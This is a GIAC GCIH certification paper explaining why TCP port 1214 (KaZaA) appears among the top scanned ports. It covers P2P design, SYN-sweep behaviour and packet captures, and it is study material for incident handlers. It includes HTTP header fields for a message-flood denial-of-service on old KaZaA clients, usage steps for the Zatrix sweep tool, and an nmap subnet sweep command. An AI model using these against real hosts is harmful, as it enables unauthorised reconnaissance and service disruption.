Global Information Assurance Certification Paper

Support for the Cyber Defense Initiative: Port 1214 - KaZaA

Presented as partial fulfillment for the

GCIH certification
Practical Exam v 2.0

Jack D. Green
May 3, 2002

Summary

Peer-to-Peer (P2P) networking might well embody the *spirit* of the Internet. The Internet is comprised of independent hosts (clients) offering services without the need for a central managing host. Peer-to-Peer networking performs most of it functions independently with minimal intervention from a central host. So, among the challenges facing P2P is that it presents literally millions of security targets for bad guys. It also creates spurious and sometimes unwelcome traffic on the net.

For months now TCP Port 1214 has been a top 10 target for scanners. The source of the scanning activity is the TCP Syn scan. This paper offers an explanation for the *popularity* of the scan, an example of an automated scanning mechanism and methods for protecting your network from the traffic.

Part 1 – Targeted Port

Peer-to-Peer (P2P) networking might well embody the *spirit* of the Internet. The Internet is comprised of independent hosts (clients) offering services without the need for a central managing host. Long before the advent of Napster or KaZaA the Internet was offering P2P services like FTP and HTTP. A string of P2P services has flourished on the Internet. Most often they are managed by users who are unfamiliar with the concept of security.

Port 1214: KaZaA, Morpheus and Grokster

As shown by **Figure 1**, Port 1214 scans own position #7 in the top 10 scans reported to www.incidents.org. This port has consistently averaged four or five percent of the total submissions to Dshield. This port is associated with the peer-to-peer file sharing applications KaZaA, Morpheus and Grokster (KMG). During the remainder of this discussion, the author will refer primarily to KaZaA as the basis for evaluating protocols and client behavior.

These applications are really simple web server engines, which serve the HTTP 1.1 protocol. These scans are looking for out targeted service, the HTTP protocol.



Figure 1

Description

Peer-to-Peer architecture may be classified in four categories[1]:

- Pure peer-to-peer
  - Pure P2P does not rely on any central server. Client nodes are responsible for finding other clients on the network and for advertising their services.
- Peer-to-Peer with a Simple Discovery Server
  - In this model, a host acts as a central server, providing a list of other clients already connected to the network. The task of connecting with each other still remains with the peers
- Peer-to-Peer with Discovery and Lookup Server
  - The server provides a list of available peers as well as the resources available on each unit. In this model, peers need not visit other peers to determine the services being offered among their cohorts.
- Peer-to-Peer with Discovery, Lookup and Content Server
  - It might be argued that this is the client-server model. A central server provides all three services to each client on an established server boundary.

The KMG clients most closely resemble the *Peer-to-Peer with Discovery and Lookup Server*. When a KMG client starts, it performs a syn scan, searching for a *supernode* host. The supernode functions as a lookup and discovery server.

[1] *Cracking the Code, Peer to Peer Application Development*

Once a connection is made to a reachable supernode, the client transmits its Internet address and the names of its shared files (in encrypted format), to the supernode.

Each Supernode is chosen based upon its power and available bandwidth. The supernodes are other client machines doing the general housekeeping. They track connected users, keep count of the number of downloads, update shares and maintain lists of other supernodes.

Protocol

The exploit of interest, syn scanning, runs on TCP/IP over port 1214.

The application KaZaA uses HTTP 1.1 over TCP/IP to communicate among peers and with the supernodes. Each KaZaA client acts a simple web server.

The HTTP protocol consists of three primary actions:

1) Connection to the server via TCP/IP three way handshake
2) Requests by the client for server resources (files) using these methods
3) Responses by the server.

Details of the HTTP 1.1 protocol may be found at:
http://www.w3.org/Protocols/rfc2068/rfc2068

Security Issues and Vulnerabilities

KaZaA is a file-sharing program. It runs on operating systems with varying levels of security applied. It is run by people who may not be considering security. As a result, there are a number of reports of vulnerabilities and security issues.

Messaging DOS

Windows version of KaZaA (before 1.5) had a memory management problem. By sending multiple messages, the system can be crashed once memory is exhausted. Appendix B lists a proof of concept, including code, for conducting this attack.

The required fields for accepting a message are:

GET /.message HTTP/1.1	
X-KaZaA-Username:	Name not in ignore list

X-KaZaA-Network:	
X-KaZaA-IMTo:	Victim
X-KaZaA-IMType:	user_text
X-KaZaA-IMData:	Any text, if Radix64 can be read while you're attacking them<g>

This vulnerability was fixed in version 1.5. KaZaA users are encouraged to upgrade at each start-up. The user's KaZaA client passes in the version number and is offered an opportunity to upgrade. Further, there is a setting in options to make updates automatic:

Tools => Options => Notify before installing automatic updates

Intentional Malware Sharing

Many KaZaA users are simply trying to share media (this is not a paper on the ethics of KaZaA). They are not always familiar with file types or filters. Without properly configured filters and virus protection, malware may be readily shared among unwitting peers.

According to Hacker's Digest[2], about six percent of all downloads are viruses. It is easy enough to rename a virus to the name of a popular song, retaining the extension so that the virus will execute once selected.

The virus sharing was not limited to audio. There were reports of *loveletter* being found in video streams as well.

A misconfigured filter can easily introduced malware into the user's system. At the time of this writing, the author did a search:

- Type – everything
- Search for – vbs

The search returned dozens of hits from the user *tarbabee.*

I understand that the latest update filters for these problems. By selecting the filter, *Filter file types that can potentially contain viruses,* the search for vbs files returns an empty set.

[2] Thornton, John. KaZaA, the Virus desktop (see references)

Spyware

KaZaA is helping pay its bills by installing spyware to track consumer preferences. Among these options at installation time is:

Brilliant Digital Entertainment (BDE)

BDE is a clever, if intrusive, add-in that is installed by default. According to CNET[3], BDE intends to begin using the KaZaA's clients to distribute and present ads. To their credit, they intend to ask permission on an opt-in basis to use the member CPU cycles.

CyDoor

> The Cydoor component of this software is simply a caching mechanism, which stores ads on your hard drive, and displays them only while the software program is open. When the ads have expired, the component deletes old ads and contacts Cydoor's servers in order to receive new ones. To do this, the Cydoor component uses your Internet connection, which was designed to take up the minimum bandwidth on your line. Each ad banner on your hard disc is about 10Kbytes.[4]

NEW.NET

A browser plug-in to access new cool domains, like .mp3, .sport etc. It has the effect of installing a line in the registry

```
HKey_Local_Machine
=>Software=>Microsoft=>Windows=>CurrentVersion=>run=>rundll32
C:\PROGRA~1\NEWDOT~1\NEWDOT~1.DLL,NewDotNetStartup
```

SAVENOW –

SaveNow is a plug-in that offers annoying ads. It has the effect of installing a line in the Registry

```
HKey_Local_Machine
=>Software=>Microsoft=>Windows=>CurrentVersion=>run=>C:\Program
Files\SaveNow\SaveNow.exe
```

[3] Borland, John, Stealth P2P network hides inside KaZaA (see references)
[4] Cydoor license agreement

COMMONNAME

COMMONNAME does keyword navigation, form filler, login manager, online bookmarks etc. It has the effect of replacing your default search engine and offering a search page with opportunities to view pornography and to gamble (among other things.

Misconfigured KaZaA

With versions under 1.5, KaZaA will display files even though sharing has been deselected.

Going to:

- Tools => Options => Uploads
- Change folder to c:\
- Find media to share and Deselect All
- Terminate the KaZaA process (right click systray icon, close KaZaA)
- Restart KaZaA
- Launch a browser session http://localhost:1214 will display files

It is easy enough to imagine a novice user offering to share all files:

- Tools => Find Media to Share
- Folder list
- Select All (all drives will now share media)

Part 2 – Specific Exploit

Introduction and Brief Description

KaZaA remains in the top ten scans reported to incidents.org. It is the author's assertion that the scans are performed to find other KaZaA peers, either through the opening and closing of KaZaA connections or through the search for other vulnerable hosts.

Consider that:

- KaZaA shares over 231,000,000 files.
- The Fast Track parent network over which KaZaA, Morpheus and others collaborate claim over 1,300,000 users.

- It is estimated that each supernode manages 50 to 100 clients. Each supernode is responsible for maintaining the list of active users. In addition, each supernode connects to about 25 other supernodes. It is possible that maintaining communication among transient clients can account for additional half-open scanning.
- Each of those users represents an opportunity to find an insecure configuration. Therefore, it is in the best interest of those who wish to compromise systems to find them.
- For those who do not wish to use KaZaA but would rather use an alternative like giFT[5], harvesting KaZaA IP is useful.

Additionally:

- It is estimated that each supernode manages 50 to 100 clients. Each supernode is responsible for maintaining the list of active users. In addition, each supernode connects to about 25 other supernodes. It is shown below that maintaining communication among transient clients can account for additional half-open scanning
- Each time a supernode is contacted to coordinate a search, the client send a normal three-way handshake.
- When a host goes off-line, the system does not respond to a normal syn request. An anecdotal record is shown below:

Recall that the TCP retransmission protocol performs an *exponential backoff*, that is, retrying a connection at 1,3,6,12,24,48 and finally 64-second intervals. This single set of packets provided by FinchHaven to incidents.org demonstrates this notion.

```
[**] [1:0:0] TCP to 1214 KaZaA [**]
12/13-04:10:48.491872 the.net.199.12:1298 -> his.net.128.148:1214
TCP TTL:106 TOS:0x0 ID:37651 IpLen:20 DgmLen:48 DF
******S* Seq: 0x16B048  Ack: 0x0  Win: 0x2000  TcpLen: 28
TCP Options (4) => MSS: 536 NOP NOP SackOK

Time 1

[**] [1:0:0] TCP to 1214 KaZaA [**]
12/13-04:10:51.492150 the.net.199.12:1298 -> his.net.128.148:1214
TCP TTL:106 TOS:0x0 ID:42771 IpLen:20 DgmLen:48 DF
******S* Seq: 0x16B048  Ack: 0x0  Win: 0x2000  TcpLen: 28
```

[5] GNU Internet File Transfer, http://sourceforge.net/projects/gift-java/

```
TCP Options (4) => MSS: 536 NOP NOP SackOK

Time = 3

[**] [1:0:0] TCP to 1214 KaZaA [**]
12/13-04:10:57.412780 the.net.199.12:1298 -> his.net.128.148:1214
TCP TTL:106 TOS:0x0 ID:52243 IpLen:20 DgmLen:48 DF
******S* Seq: 0x16B048  Ack: 0x0  Win: 0x2000  TcpLen: 28
TCP Options (4) => MSS: 536 NOP NOP SackOK
Time = 6

[**] [1:0:0] TCP to 1214 KaZaA [**]
12/13-04:11:09.414017 the.net.199.12:1298 -> his.net.128.148:1214
TCP TTL:106 TOS:0x0 ID:6676 IpLen:20 DgmLen:48 DF
******S* Seq: 0x16B048  Ack: 0x0  Win: 0x2000  TcpLen: 28
TCP Options (4) => MSS: 536 NOP NOP SackOK

Time = 12
```

Figure 2 – syn scan exponential backoff.

These packets are typical of a KaZaA contact to a supernode showing the options NOP NOP and SackOK. Of course one packet sequence does not a generalization make. It is offered as a plausible area of further research.

What may look to the IDS like a half-open scan is really a client or supernode that has gone off-line.

Exploit Details:

Name:

Syn scans are TCP packets in which the syn flag and only the syn flag have been set. When bit 1 on TCP header byte 13 is set to true, the syn flag is set. This is normal behavior for a tcp connection. However, when these syn requests are made on a given port across multiple hosts on a subnet, this is not normal behavior. It is referred to as a syn sweep. There are no CVE's associated with a syn sweep.

Variants

Syn sweeps may be run using a number of tools. Sscan and nmap are two examples. Other sweep tools are listed in the section *Alternatives to KaZaA*

exploit program. To run a syn sweep using nmap you would specify the –sS, –sT or –P0 and identify the target subnet/CIDR mask.

Operating Systems

All major operating systems can run using the TCP/IP stack these days. All are susceptible to syn sweeps. KaZaA, Morpheus and Grokster are all written for Windows based systems including:

- Windows XP
- Windows 2000
- Windows NT
- Windows ME and 9X

Description of variants:

There are a large number of variants used for mapping a network. The range of IP protocols as well as non-ip based protocols may return the information described in Live but Not Listening host.

Recall that the purpose of the scan is to find hosts likely to be running KaZaA. Other mapping paradigms such as syn/fin where syn (TCP[13] & 0x02 != 0 written as a tcpdump filter) and fin (TCP[13] & 0x01 != 0) flags set will return a reset/ack to these malformed packets. In order to be valuable our exploit must evoke a syn/ack when a listening host is found.

Protocol Description

The Transmission Control Protocol is a reliable, connection-oriented protocol running over the Internet protocol.
It is deemed reliable because:

- The application data are broken into segments of data to be passed through to the IP layer
- When a segment is passed, TCP maintains a timer and awaits acknowledgement of the receipt of that segment from the target host. If acknowledgement is not received before the timer elapses, tcp will back the timer off, retrying transmission at greater intervals.
- As implied above, the receiver of the packet sends an acknowledgement of receipt to the transmitting host.
- TCP will maintain an end-to-end checksum of header and data. If a packet corrupts in transit, the checksum test will fail. The packet is discarded and

no acknowledgement is sent. The transmitting host's timer will exceed its limit and the host will re-transmit as described above.
- TCP segments can arrive out of order. Before being passed on to the application layer the fragments are re-assembled in their correct order. Duplicate packets are discarded.
- TCP provides for flow control. A fast host cannot fill the buffers of a slower host.

It is deemed connection-oriented because the communicating hosts, client and server, establish a connection through ports and a TCP connection. To establish this connection, the following steps must occur in sequence:

- the requester sends a syn segment identifying the port number of the server service to which connection must occur. It also sends the initial sequence number (ISN) for tracking packet flow;
- the server responds with a syn of it s own as well as an acknowledgement (ack) of receipt of the first packet and increments the ISN;
- The client must acknowledge the server's syn by acknowledging the syn/ack packet incrementing the ISN.

In order for data to be transmitted via TCP, this *three-way handshake* must create the connection and establish the sequence numbers for the above operations. Implicit in this model is that if

- The server is powered on and listening on a given port.
- It is not screened by a firewall or some other connection arbiter (router acl's, NT network properties, etc.). It will respond to any syn request from any host.
- It will respond with a syn/ack and try to complete the handshake.
- Additionally, KaZaA developers have chosen an ephemeral port over which to communicate. Ephemeral ports, those whose number is greater than 1023, are typically associated with client requests and most often are not screened by a connection arbiter unless explicitly told to do so.

There are three outcomes of a syn sweep for a KaZaA host; Successful, Unsuccessful and Ambiguous.

Diagram 1 shows the **successful outcome** of a sweep for a KaZaA host. A syn packet is issued to the target host. The host is listening on 1214 and responds with a syn/ack. The exploit program logs this response (among other things) as a success.



Diagram 1 – Live and Listening host

Diagram 2 shows the **unsuccessful outcome** of a sweep for a KaZaA host. A syn packet is issued to the target host. The host is not listening on 1214 and responds with a reset/ack. The exploit program retires until receiving three failures. Upon failure, it does not log this response. Other variants of the syn sweep exploit may log this datum as it shows the existence of a live host on the subnet.



Diagram 2 – Live but Not Listening host

Diagram 3 shows the **ambiguous outcome** of a sweep for a KaZaA host. A syn packet is issued to the target host. The host does not respond because:

- intervention from the firewall/router caused the packets to be silently dropped that are destined for the target port;
- the host may not be powered on;
- there may not be a host at the address

The exploit program retries until receiving three failures. Upon failure, it does not log this response.



Diagram 3 – Unreachable or protected host

This paper will examine the syn scans that are currently plaguing port 1214. These scans are *syn sweeps* of subnets looking for KMG hosts.

How the Exploit Works

The scan exploit works because, if a live host that is running TCP *receives a syn request* it will respond in one of three ways:

Case 1: The destination host responds with a syn/ack if it is listening on that port.
Case 2: The destination host responds with a reset/ack if it is not listening on that port.
Case 3: The destination host or an arbiter (firewall) silently drops the packet.

Case 1: The figure below shows a successful syn scan three-way handshake using the exploit program Zatrix KaZaA.

The scanner roac is initiating a syn request on port 1288 to the KaZaA server Narya on port 1214 establishing an ISN of 3661972599.

Narya responds with a syn/ack incrementing the roac's ISN.

Roac responds with an ack and the connection is established.

```
19:51:25.685065 eth0 > roac.1288 > narya.1214: S 3661972599:3661972599(0)
win 5840 <mss 1460,sackOK,timestamp 100766 0,nop,wscale 0> (DF)

19:51:25.685065 eth0 < narya.1214 > roac.1288: S 1418173814:1418173814(0)
ack 3661972600 win 17520 <mss 1460,nop,wscale 0,nop,nop,timestamp 0
0,nop,nop,sackOK> (DF)

19:51:25.685065 eth0 > roac.1288 > narya.1214: . 1:1(0) ack 1 win 5840
<nop,nop,timestamp 100766 0> (DF)
```

Figure 3 – successful syn scan from Zatrix Scanner

Case 2: Figure 4 shows an unsuccessful scan from Zatrix. There are three scan attempts. The first line shows Narya requesting a connection on port 1214 followed immediately followed by a reset/ack (next line) from 192.168.3.199. The unsuccessful scan process is repeated 3 times in all cases.

```
12:54:33.938425 NARYA.3368 > 192.168.3.199.1214: S
1190795005:1190795005(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)

12:54:33.938457 192.168.3.199.1214 > NARYA.3368: R 0:0(0) ack 1190795006
win 0

12:54:34.469488 NARYA.3368 > 192.168.3.199.1214: S
1190795005:1190795005(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)

12:54:34.469535 192.168.3.199.1214 > NARYA.3368: R 0:0(0) ack 1 win 0

12:54:35.016270 NARYA.3368 > 192.168.3.199.1214: S
1190795005:1190795005(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)

12:54:35.016313 192.168.3.199.1214 > NARYA.3368: R 0:0(0) ack 1 win 0
```

Figure 4 - An unsuccessful scan from Zatrix

Case 3: Figure 5 shows an ambiguous scan from Zatrix. There are three examples of ambiguous scan attempts. Recall that the ambiguous scan could be the result of a host not receiving a packet, not being powered on, being shielded by a firewall or not running TCP/IP.

Each line shows Narya requesting a connection on port 1214 for three different hosts, 192.168.3.17 to 19. The ambiguous scan is repeated only once in all cases.

```
07:11:28.943334 narya.3917 > 192.168.3.17.1214: S
1350014296:1350014296(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
07:11:28.959179 narya.3918 > 192.168.3.18.1214: S
1350075591:1350075591(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
07:11:28.974571 narya.3919 > 192.168.3.19.1214: S
1350114396:1350114396(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
```

Figure 5 - An ambiguous scan from Zatrix

Diagrams

Diagrams 1 through 3, listed above, describe the behavior of the scan exploit. The Zatrix KaZaA exploit program follows this model as it conducts its syn sweep. Diagram 4 shows its interaction. The numbered events are identified in the figure below as blue numbers.

1) Zatrix scanner initiates a syn to host IP(n)
2) If the IP(n) responds with a syn/ack program flow continues.
3) If IP(n) does not respond, IP(n) is incremented by one[6].
4) Zatrix logs the syn/ack and completes the three-way handshake.
5) Zatrix pushes log-in data to the peer IP(n).
6) If IP(n) returns a KaZaA stream, it is identified as a KaZaA peer.
7) The connection is closed gracefully
8) IP(n) is incremented by 1

[6] Actually the exploit program opens 100 connections to IP(n) and evaluates the responses as they return. For the purpose of the discussion, I have simplified the conceptual model of operation.



Diagram 4 - transaction diagram of the exploit program

How to use the exploit:

Running the program presents the user with:



Figure 7 – Zatrix main form

The screen has shows a start range, end range, a scan button and a listbox area that appears blank (gray) before any successful scans are completed. At the bottom shows a browser object set to the KaZaA home page. Viewing the form in Visual Basic would show a connector object as well.

To use this program, one would:

1) enter a start from range, in this case192.168.3.0
2) enter an end at range, in this case 192.168.3.255. Zatrix will only allow end at ranges for the third and fourth octets. That is, one may not scan from 1.1.1.1 to 254.254.254.254.
3) click the *Scan* button.

Upon completion the output resembles Figure 8



Figure 8 – Zatrix main form scan complete

Tools to manually exploit the KaZaA syn scan

Recalling that the half-open scan against port 1214 is the source of its top ten rating, any tool that will perform a syn scan will serve to identify *hosts listening on TCP port 1214*. Although a lot noisier, the following nmap command will recreate the scanning feature of Zatrix:

nmap –P0 –p 1214 192.168.3.1/24

- -P0 removes the ICMP echo request option from the scan
- -p scans only port 1214
- 192.168.3.1/24 scans 192.168.3.0 to 192.168.3.255

